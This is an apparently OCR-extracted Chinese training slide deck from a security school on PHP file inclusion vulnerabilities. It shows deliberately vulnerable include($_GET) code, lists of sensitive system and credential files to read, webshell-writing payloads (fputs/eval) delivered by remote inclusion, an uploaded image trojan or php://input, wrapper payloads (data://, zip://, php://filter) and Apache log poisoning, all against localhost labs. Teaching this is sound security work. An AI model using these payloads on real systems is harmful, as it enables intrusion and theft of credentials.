文件包含漏洞及防御


Web漏洞-文件包含漏洞 第1课

360
网络安全学院

教学目标

- 重点掌握文件包含漏洞的原理
- 掌握常规文件包含漏洞


目录



文件包含

概念

把可重复使用的函数写入到单个文件中，在使用该函数时，直接调用此文件，无需再次编写函数。这一过程被称为包含。



PHP文件包含

360 网络安全学院

- **文件包含函数**

include()：找不到被包含文件时会产生警告（E_WARNING）；

include_once()：与include（）类似，代码已经被包含则不会再次包含

require()：找不到被包含的文件时会产生致命错误（E_COMPILE_ERROR）

require_once()：与require（）类似，代码已经被包含则不会再次包含

PHP文件包含

- 文件包含示例

```php
<?php
function PrintArr($arr,$sp="-->",$lin="<br/>")
{
    foreach ($arr as $key => $value) {
        echo "$key $sp $value $lin";
    }
}
?>
```

```php
<?php
include("array.php");
$arr = array("小明","小强","小丽");
PrintArr($arr);
?>
```

PHP文件包含

360 网络安全学院

- 文件包含示例2

```php
<?php
include("phpinfo.txt");
?>
```

分别修改phpinfo.txt扩展名为：jpg、rar、360发现均可解析，

只要文件内容符合PHP语法规范，任何扩展名都可以被PHP解析。

PHP文件包含


- 远程文件包含

hello.txt

```
<?php
echo "hello world";
?>
```

1.php

```
<?php
include($_GET['a']);
?>
```



PHP文件包含

360 网络安全学院

■ 文件包含漏洞


正常访问页面逻辑：

```
<a href="index.php?page=main.php">主页</a> <br>
<a href="index.php?page=news.php">新闻</a> <br>
<a href="index.php?page=down.php">下载</a> <br>
```

1、1.html

2、点击标签

3、跳转包含文件



攻击者思路：

http://127.0.0.1/include/03/index.php?page=xxx.php

PHP文件包含利用

360 网络安全学院

- **读取敏感文件**

http://127.0.0.1/include/03/index.php?page=C:\windows-version.txt

Windows系统敏感信息：

C:\boot.ini //查看系统版本

C:\windows\system32\inetsrv\MetaBase.xml //IIS配置文件

C:\windows\repair\sam //windows初次密码

C:\program Files\mysql\my.ini //Mysql配置

C:\program Files\mysql\data\mysql\user.MYD //Mysql root C:\windows\php.ini //php配置信息

PHP文件包含利用

360 网络安全学院

读取敏感文件

Linux系统敏感信息：

/etc/passwd //linux用户信息

/usr/local/app/apache2/conf/httpd.conf //apache2配置文件

/usr/local/app/php5/lib/php.ini //php设置

/etc/httpd/conf/httpd.conf //apache配置文件

/etc/my.cnf //Mysql配置文件

PHP文件包含利用

360 网络安全学院

- **远程包含shell**

allow_url_fopen开启

访问：http://127.0.0.1/include/03/index.php?page=http://127.0.0.1/include/04/1.txt

```
<?php fputs(fopen('shell.php','w'),'<?php eval($_GET["a"]);?>')?>
```

会在index.php目录下生成shell.php

PHP文件包含利用

- **本地包含配合文件上传**

已经上传图片木马路径为：/upload/1.png

图片代码如下：

```
<?php fputs(fopen('shell.php','w'),'<?php eval($_GET["a"]);?>')?>
```

访问： http://127.0.0.1/include/03/index.php?page=D:\upload\1.png

会在index.php目录下生成shell.php

PHP文件包含利用

使用PHP封装伪协议

PHP 内置有很多内置 URL 风格的封装协议，可用于fopen()、 copy()、file_exists() 和 filesize() 的文件系统函数。


名称	描述
file://	访问本地文件系统
http://	访问 HTTP(s) 网址
ftp://	访问 FTP(s) URLs
php://	访问各个输入/输出流（I/O streams）
zlib://	压缩流
data://	数据（RFC 2397）
glob://	查找匹配的文件路径模式

PHP文件包含利用

- **data://命令执行**

http://127.0.0.1/cmd.php?file=data://text/plain,<?php phpinfo()?>


http://127.0.0.1/cmd.php?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=



PHP文件包含利用

- **zip://实验** http://127.0.0.1/cmd.php?file=zip://D:/soft/phpStudy/WWW/file.jpg%23phpcode.txt

  先将要执行的PHP代码写好文件名为phpcode.txt，将phpcode.txt进行zip压缩,压缩文件名为file.zip,如果可以上传zip文件便直接上传，若不能便将file.zip重命名为file.jpg后在上传，其他几种压缩格式也可以这样操作。




PHP文件包含利用

- **使用PHP封装伪协议**

写入 PHP文件（allow_url_include:on）

http://127.0.0.1/include/03/index.php?page=php://input




```
<?php fputs(fopen('shell.php','w'),'<?php eval($_GET["a"]);?>')?>
```

PHP文件包含利用

伪协议用法小结


协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

PHP文件包含利用

包含Apache日志文件

找到Apache路径，利用保护漏洞包含日志文件获取Webshell。

Apache两个日志文件：access.log、error.log



各字段分别为：客户端地址、访问者标识、访问者的验证名字、请求时间、请求类型、状态码、发送给客户端短的字节数

PHP文件包含利用

包含Apache日志文件

当发现网站存在包含漏洞，但无webshell文件包含，也无上传点时？

当访问不存在的资源时，apache日志同样会记录。

如果访问：127.0.0.1/include/<?php phpinfo();?>，再包含access.log是否可行？

```
127.0.0.1 - - [02/Jan/2019:22:39:47 +0800] "GET /include/%3C?php%20phpinfo();?%3E HTTP/1.1" 403 306
```


日志文件包含的攻击重点是什么？

PHP文件包含利用

包含Apache日志文件

```
GET /include/%3C?php%20phpinfo();?%3E HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
GET /include/<?php phpinfo();?> HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```




PHP文件包含利用

360 网络安全学院

- 截断包含

```php
<?php
    if(isset($_GET['page']))
    {
        include $_GET['page'] .".php";
    }
    else
    {
        include 'home.php';
    }
?>
```



谢谢

360
网络安全学院